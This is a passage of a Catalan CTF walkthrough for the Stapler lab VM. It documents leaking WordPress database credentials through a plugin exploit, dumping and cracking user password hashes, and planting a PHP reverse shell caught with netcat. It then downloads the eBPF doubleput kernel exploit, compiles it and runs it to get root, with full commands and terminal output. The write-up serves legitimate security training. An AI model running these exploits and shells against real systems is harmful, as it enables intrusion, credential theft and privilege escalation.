Executeu l'exploit. L'exploit crea un jpeg dels resultats de la cerca. A continuació, hem de descarregar el jpeg i obrir-lo com a fitxer de text. El nombre assignat a jpeg variarà. El nom del vostre jpeg serà diferent.

Dins del jpeg hi haurà la configuració base perquè WordPress inclogui tota la informació del compte MySQL.

```
python 39646.py
```

```
root@kali:~/Desktop/stapler# nano 39646.py
root@kali:~/Desktop/stapler# python 39646.py
```

Mitjançant el navegador Firefox accedim al directori upload de WordPress on es va desar el jpeg.

<https://192.168.0.29:12380/blogblog/wp-content/uploads>




Nom i cognom



Copiem o fem un wget del jpeg i el dessem al nostre directori de stapler.

```
wget --no-check-certificate  
https://192.168.0.29:12380/blogblog/wp-  
content/uploads/1631009096.jpeg
```

Aquesta és la IP del meu lloc de WordPress i els números d'identificació assignats al meu jpeg. El vostre serà diferent.



Obrim el directori de stapler i canviem el nom de l'extensió del fitxer descarregat de .jpeg a .txt i l'obrim amb un editor de text per veure el contingut. Veiem pel contingut que es tracta d'un fitxer PHP. (També podeu veure el contingut del jpeg mitjançant l'ordre cat per terminal).



Nom i cognom

```
root@kali:~/Desktop/stapler# ls
1631009096.jpeg  hash.txt      php-reverse-shell-1.0      user_list.txt
39646.py         index.html    php-reverse-shell-1.0.tar.gz users.txt
39772           ls           php-reverse-shell.php      vsftpd.conf
39772.zip        __MACOSX     php-reverse-shell.php.1    wordpress-4.tar.gz
712006227.txt   note         todo-list.txt
root@kali:~/Desktop/stapler# cat 1631009096.jpeg
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'clear');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Hem enumerat les credencials root del servidor MySQL. Ara ens podem connectar al servidor MySQL.

```
mysql -u root -p -h 192.168.0.29
```

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
root@kali:~/Desktop/stapler# mysql -u root -p -h 192.168.0.28
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 59
Server version: 5.7.22-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```



Nom i cognom

Al prompt escriu `show databases;`

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| loot      |
| mysql     |
| performance_schema |
| phpmyadmin |
| proof     |
| sys       |
| wordpress |
+-----+
8 rows in set (0.08 sec)

MySQL [(none)]> 
```

Escriu `use wordpress;`

Escriu `show tables;`

```
MySQL [wordpress]> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+-----+
11 rows in set (0.01 sec)

MySQL [wordpress]>
```



Nom i cognom

Escriu `describe wp_users;`

```
MySQL [wordpress]> describe wp_users;
```

Field	Type	Null	Key	Default	Extra
ID	bigint(20) unsigned	NO	PRI	NULL	auto_increment
user_login	varchar(60)	NO	MUL		
user_pass	varchar(64)	NO			
user_nicename	varchar(50)	NO	MUL		
user_email	varchar(100)	NO			
user_url	varchar(100)	NO			
user_registered	datetime	NO		0000-00-00 00:00:00	
user_activation_key	varchar(60)	NO			
user_status	int(11)	NO		0	
display_name	varchar(250)	NO			

```
10 rows in set (0.01 sec)

MySQL [wordpress]>
```

Escriu `SELECT user_login, user_pass FROM wp_users;`

```
MySQL [wordpress]> SELECT user_login, user_pass FROM wp_users;
```

user_login	user_pass
John	\$P\$B7889EMq/erHIuZapMB8GEizebcIy9.
Elly	\$P\$BlumbJRRBit7y50Y17.UPJ/xEgv4my0
Peter	\$P\$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0
barry	\$P\$BIp1ND3G70AnRAkRY41vpVypsTfZhk0
heather	\$P\$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10
garry	\$P\$BzjfKAhd6N4cHKiugLX.4aLes8PxnZ1
harry	\$P\$BqV.SQ60tKhVV7k7h1wqESkMh41buR0
scott	\$P\$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1
kathy	\$P\$BZlxAMnC60N.PYaurLGrhfBi6TjtcA0
tim	\$P\$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0
ZOE	\$P\$B.gMMKRP11Q0dT5m1s9mstAUEDjagu1
Dave	\$P\$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy.
Simon	\$P\$BLxdINNRP008k0Q.jE44CjSK/7tEcZ0
Abby	\$P\$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs.
Vicki	\$P\$B85lqQ1Wwl2SqcP0uKDvxaSwodTY131
Pam	\$P\$BuLagypsIJdEuzMkf20XyS5bRm00dQ0

```
16 rows in set (0.02 sec)

MySQL [wordpress]>
```

Aquests són els noms d'usuari i el hash de la contrasenya per als usuaris de WordPress. Intentarem crackejar la contrasenya de l'usuari John utilitzant John the Ripper. Normalment, el primer usuari és l'administrador, de manera que intentarem crackejar només la seva contrasenya.



Nom i cognom

Creeu un fitxer anomenat hash.txt i deseu-lo al directori de stapler. Copieu el nom d'usuari John i el seu hash al fitxer. Deseu el fitxer.


```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
GNU nano 2.9.8 hash.txt
John:$P$B7889EMq/erHIuZapMB8GEizebcIy9.
```

Executeu l'ordre següent:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
root@kali:~/Desktop/stapler# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
incorrect (John)
lg 0:00:00:28 DONE (2018-06-24 06:41) 0.03551g/s 6560p/s 6560c/s 6560C/s ireland
4..im4jesus
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

És possible que hàgiu d'anar al directori de wordlist i extreure el fitxer rockyou.txt del fitxer rockyou.txt.gz. Utilitzeu l'explorador de fitxers i aneu a usr/share/wordlists. Obriu l'arxiu i extreieu el rockyou.txt. Executeu l'ordre una vegada més.



Ara tenim les credencials d'inici de sessió d'un usuari de WordPress que creiem que és administrador. Podem intentar iniciar la sessió al WordPress com John mitjançant la contrasenya.

```
https://192.168.0.29:12380/blogblog/wp-login.php
```




Nom i cognom



Estem dins!



6. Explotació

Amb el navegador Kali accediu a Github i descarregueu el fitxer php de reverse-shell:

<https://github.com/pentestmonkey/php-reverse-shell>

Deixeu-lo dins de la carpeta stapler.

Obriu el fitxer php-reverse-shell.php mitjançant un editor de text. Feu clic amb el botó dret al fitxer i, al menú contextual, seleccioneu Obre amb una altra aplicació.





Nom i cognom

A continuació, hem de modificar el codi font per indicar on voleu que es torni el shell invers (la vostra màquina Kali)

El \$ip és l'adreça IP de la meva màquina Kali. Sabem que Kali està acostumat a fer servir el port 4444 amb Metasploit, de manera que també hauria de funcionar aquí.

Feu clic a Fitxer i des del menú contextual seleccioneu Desa. Obriu el fitxer i comproveu que s'han desat els canvis.

Assegureu-vos de copiar i desar el fitxer php-reverse-shell.php modificat a l'arrel de la carpeta stapler.

Hi ha més d'una manera de carregar la reverse shell. Si el mètode wget no funciona, utilitzeu el segon mètode amb TFTP.



Nom i cognom

Mètode 1. WGET

Obriu un terminal i configureu un oient mitjançant Netcat. Feu clic a Intro.

```
nc -v -n -l -p 4444
```

Deixeu en funcionament l'oient i el terminal.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -v -n -l -p 4444  
listening on [any] 4444 ...
```

Obriu un segon terminal i escriviu el següent:

```
wget --no-check-certificate  
https://192.168.0.29:12380/blogblog/wp-  
content/uploads/php-reverse-shell.php
```

```
root@kali:~/Desktop/stapler# wget --no-check-certificate https://192.168.0.29:12380/blogblog/wp-content/uploads/php-reverse-shell.php  
--2018-06-25 06:28:42-- https://192.168.0.29:12380/blogblog/wp-content/uploads/php-reverse-shell.php  
Connecting to 192.168.0.29:12380... connected.  
WARNING: The certificate of '192.168.0.29' is not trusted.  
WARNING: The certificate of '192.168.0.29' hasn't got a known issuer.  
The certificate's owner does not match hostname '192.168.0.29'  
HTTP request sent, awaiting response... 200 OK  
Length: 287 [text/html]  
Saving to: 'php-reverse-shell.php.1'  
  
php-reverse-shell.p 100%[=====>] 287 --.-KB/s in 0s  
2018-06-25 06:28:42 (13.7 MB/s) - 'php-reverse-shell.php.1' saved [287/287]
```

Torneu al terminal que executa l'oient.

Si l'oient funciona, hauríeu de veure la sortida següent:



Nom i cognom

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
root@kali:~/Desktop/stapler# nc -v -n -l -p 4444
listening on [any] 4444 ... php-reverse-shell.php
connect to [192.168.0.28] from (UNKNOWN) [192.168.0.29] 41448.. connected.
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i
686 i686 i686 GNU/Linux
19:25:49 up 1:30, 0 users, The load average: 0.00, 0.01, 0.05
match hostname '192
USER      TTY      FROM      LOGIN@   IDLEwa  JCPU re PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ < This is your shell
```

Al terminal de la shell, podem fer alguns descobriments només escrivint algunes ordres de Linux.

Escriu: whoami (imprimeix el nom d'usuari efectiu de l'usuari actual quan se l'invoca).

Escriu: hostname (s'utilitza per configurar o mostrar el nom del host, domini o node actual del sistema).

Escriu: pwd (L'ordre pwd informa del camí d'accés complet al directori actual)

Escriu: cd home (canvieu el directori al directori home)

Escriu: ls (llista del contingut del directori actual)

Mètode 2. TFTP sobre UDP

Obriu un terminal i configureu un oient mitjançant Netcat. Feu clic a Intro.

```
nc -v -n -l -p 4444
```

Sabem que TFTP s'executa al port 69. No podem obtenir una llista de directoris, però si activeu el mode detallat (verbose), podem carregar directament al directori arrel mitjançant el port 80 mitjançant l'ordre següent:

```
put php-reverse-shell.php
```



Nom i cognom

```
root@kali:~/Desktop/Stapler# tftp 192.168.0.28 ← This is my target's IP address, not yours!
tftp> ls
?Invalid command
tftp> ?
Commands may be abbreviated.  Commands are:

connect      connect to remote tftp
mode         set file transfer mode
put          send file
get          receive file
quit         exit tftp
verbose      toggle verbose mode
trace        toggle packet tracing
status       show current status
binary       set mode to octet
ascii        set mode to netascii
rexmt        set per-packet retransmission timeout
timeout      set total retransmission timeout
?            print help information
tftp> verbose
Verbose mode on.
tftp> put php-reverse-shell.php
putting php-reverse-shell.php to 192.168.0.28:php-reverse-shell.php [netascii]
tftp> █
```

A continuació, obrim un navegador i iniciem l'script que acabem de penjar navegant a l'arrel del servidor web.



Això llança l'script i completem la connexió amb l'oient netcat.



Nom i cognom

```
root@kali: ~/Desktop/stapler
File Edit View Search Terminal Help
root@kali:~/Desktop/stapler# nc -v -n -l -p 4444
listening on [any] 4444 ... php-reverse-shell.php
connect to [192.168.0.28] from (UNKNOWN) [192.168.0.29] 41448.. connected.
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i
686 i686 i686 GNU/Linux
19:25:49 up 1:30, 0 users, The load average: 0.00, 0.01, 0.05
USER      TTY      FROM      LOGIN@   IDLEwa  JCPU re PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ <=> This is your shell
```

Tenim una funcionalitat limitada mitjançant el shell. Necessitem escalar privilegis. Mitjançant searchsploit descobrim que Ubuntu 16.04 32 bits disposa d'una vulnerabilitat que podem utilitzar per escalar privilegis, 39772.txt

El fitxer es pot descarregar des de GitHub mitjançant l'ordre wget.

<https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/39772.zip>

GitHub és un repositori viu i per tant es poden donar moviments dels fitxers/directoris i canviar les ubicacions dels fitxers. És possible que hàgiu de fer una cerca a GitHub per trobar l'exploit.

```
root@kali:~/Desktop/stapler# wget https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/39772.zip
--2018-06-25 07:10:36-- https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/39772.zip
Resolving github.com (github.com)... 52.74.223.119, 13.229.188.59, 13.250.177.22
3 srv
Connecting to github.com (github.com)[52.74.223.119]:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploit-database-bin-splotts/master/bin-splotts/39772.zip [following]
--2018-06-25 07:10:36-- https://raw.githubusercontent.com/offensive-security/exploit-database-bin-splotts/master/bin-splotts/39772.zip
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.8.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[151.101.8.133]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'
39772.zip 100%[=====] 6.86K --.-KB/s in 0s
/bin/sh: 4: cd: can't cd to root
2018-06-25 07:10:37 (16.0 MB/s) - '39772.zip' saved [7025/7025]
/bin/sh: 5: cd: can't cd to home
root@kali:~/Desktop/stapler#
```

A continuació, hem de descomprimir la descàrrega, canviar la ubicació a la carpeta 39772 i llistar el contingut.



Nom i cognom

- Extreueu el fitxer tar exploit.tar. `tar xvf exploit.tar`
- Llista els continguts del directori 39772.

```
root@kali: ~/Desktop/stapler/39772
File Edit View Search Terminal Help
ls: roca: todo-list.txt
root@kali:~/Desktop/stapler# unzip 39772.zip Unzip the download
Archive: 39772.zip
  creating: 39772/
  inflating: 39772/.DS_Store
  creating: __MACOSX/
  creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
root@kali:~/Desktop/stapler# cd 39772 Change directory into the 39772 folder
root@kali:~/Desktop/stapler/39772# ls List the contents
crasher.tar 2 exploit.tar
root@kali:~/Desktop/stapler/39772# tar xvf exploit.tar Extract the tar exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
root@kali:~/Desktop/stapler/39772# ls List the contents
crasher.tar: ebpf_mapfd_doubleput_exploit exploit.tar
root@kali:~/Desktop/stapler/39772#
```

Continueu preparant l'exploitació. Enumereu el contingut del directori 39772.

1. Canvieu al directori ebpf_mapfd_doubleput_exploit/
2. Llisteu el contingut
3. Retorneu al directori 39772
4. Executeu un servidor http simple amb python: `python -m SimpleHTTPServer`

```
root@kali:~/Desktop/stapler# cd 39772
root@kali:~/Desktop/stapler/39772# ls
crasher.tar ebpf_mapfd_doubleput_exploit exploit.tar
root@kali:~/Desktop/stapler/39772# cd ebpf_mapfd_doubleput_exploit/ 1
root@kali:~/Desktop/stapler/39772/ebpf_mapfd_doubleput_exploit# ls 2
compile.sh doubleput.c hello.c suidhelper.c
root@kali:~/Desktop/stapler/39772/ebpf_mapfd_doubleput_exploit# cd .. 3
root@kali:~/Desktop/stapler/39772# python -m SimpleHTTPServer 4
Serving HTTP on 0.0.0.0 port 8000 (can't cd to root)
```

Des de la shell de la víctima



Nom i cognom

A la shell, canvieu el directori al directori tmp. Utilitzeu l'ordre wget per copiar **exploit.tar** al servidor de l'objectiu.

```
wget http://192.168.0.28:8000/exploit.tar
```

Hi ha un servidor web senzill que s'executa dins del directori 39772 mitjançant el port 8000 que es pot utilitzar per carregar exploit.tar.

```
$ cd tmp; tar -ebpf_mapfd_doubleput_exploit exploit.tar
$ ls
root@kali:~/Desktop/stapler/39772# cd ebpf_mapfd_doubleput_exploit/
$ wget http://192.168.0.28:8000/exploit.tar
--2018-06-25 21:12:07-- http://192.168.0.28:8000/exploit.tar
Connecting to 192.168.0.28:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20480 (20K) [application/x-tar]
Saving to: 'exploit.tar'
root@kali:~/Desktop/stapler/39772# python -m SimpleHTTPServer
Server HTTP on 0.0.0.0 port 8000 ...
^C
192.168.0.29 - - [25/Jun/2018 07:57:13] "GET /exploit.tar HTTP/1.1" 200 -
2018-06-25 21:12:07 (309 MB/s) - 'exploit.tar' saved [20480/20480]
192.168.0.29 - - [25/Jun/2018 08:12:05] "GET /exploit.tar HTTP/1.1" 200 -
$
```

Si no us ho permet, canvieu el directori a tmp dins la shell.

Hi ha un servidor http senzill que s'executa al directori 39772, de manera que hem de dirigir la shell de la víctima per anar a la carpeta on s'executa el servidor http senzill i penjar exploit.tar al directori tmp. Utilitzem l'adreça IP de la nostra màquina Kali.

Obtenim aquest accés root. Les ordres estan en blanc.

```
$ ls
exploit.tar
$ tar xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
$ ls
ebpf_mapfd_doubleput_exploit
exploit.tar
$ cd ebpf_mapfd_doubleput_exploit
$ ls
compile.sh
doubleput.c
hello.c
suidhelper.c
$ chmod +x compile.sh
$ ./compile.sh
```



Nom i cognom


```
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size
[-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
              ^
doubleput.c:92:15: warning: cast from pointer to integer of different size
[-Wpointer-to-int-cast]
    .license = (__aligned_u64) ""
                ^

$ ls
compile.sh
doubleput
doubleput.c
hello
hello.c
suidhelper
suidhelper.c
$ ./doubleput

starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in
<=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /root
ls -la
total 208
drwx----- 4 root root 4096 May 15 02:31 .
drwxr-xr-x 22 root root 4096 Jun 7 2016 ..
-rw----- 1 root root 1 Jun 5 2016 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 50 Jun 3 2016 .my.cnf
-rw----- 1 root root 1 Jun 5 2016 .mysql_history
drwxr-xr-x 11 root root 4096 Jun 3 2016 .oh-my-zsh
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 1024 Jun 5 2016 .rnd
drwxr-xr-x 2 root root 4096 Jun 4 2016 .vim
-rw----- 1 root root 1 Jun 5 2016 .viminfo
-rw-r--r-- 1 root root 39206 Jun 3 2016 .zcompdump
-rw-r--r-- 1 root root 39352 Jun 3 2016 .zcompdump-red-5.1.1
-rw-r--r-- 1 root root 17 Jun 3 2016 .zsh-update
-rw----- 1 root root 39 Jun 5 2016 .zsh_history
-rw-r--r-- 1 root root 2839 Jun 3 2016 .zshrc
-rwxr-xr-x 1 root root 1090 Jun 5 2016 fix-wordpress.sh
-rw-r--r-- 1 root root 463 Jun 5 2016 flag.txt
-rw-r--r-- 1 root root 345 Jun 5 2016 issue
-rwxr-xr-x 1 root root 103 Jun 5 2016 python.sh
-rw-r--r-- 1 root root 54405 Jun 5 2016 wordpress.sql
cat flag.txt
```



Nom i cognom



7. Resum

Ha estat un CTF dur però divertit. Hi havia diverses maneres de fer molts dels passos.

Per a l'enumeració, podríem haver utilitzat alternatives com SPARTA i fer totes les exploracions alhora, però què hi ha de divertit? Per descomptat, hem recorregut el camí més llarg però hem après alguna cosa en el procés.

Per a l'explotació final, podríem haver penjat el fitxer `reverse_shell.php` com a complement al lloc de WordPress i, quan l'activéssim, l'oient de NetCat hauria recollit la comunicació donant-nos un intèrpret d'ordres.

Quan se us nega l'accés a un directori a l'intèrpret d'ordres (shell), heu de trobar un directori mitjançant l'ordre `ls -la` amb els permisos d'accés adequats. També podríem haver acabat de moure la carpeta `39772.zip` fins a l'objectiu mitjançant l'ordre `wget` i executar l'explotació des del directori `tmp`.

La qüestió és que haureu de reflexionar sobre els problemes que us heu anat trobant. Moltes de les ordres no funcionaven per un motiu o per un altre, de manera que s'han de trobar altres maneres d'aconseguir l'objectiu.

Pel vostre tercer o quart CTF, hauríeu de començar a veure un patró. Els mètodes utilitzats poden ser diferents, però els passos utilitzats en la metodologia continuen sent els mateixos, capturar la bandera i obtenir accés com a root.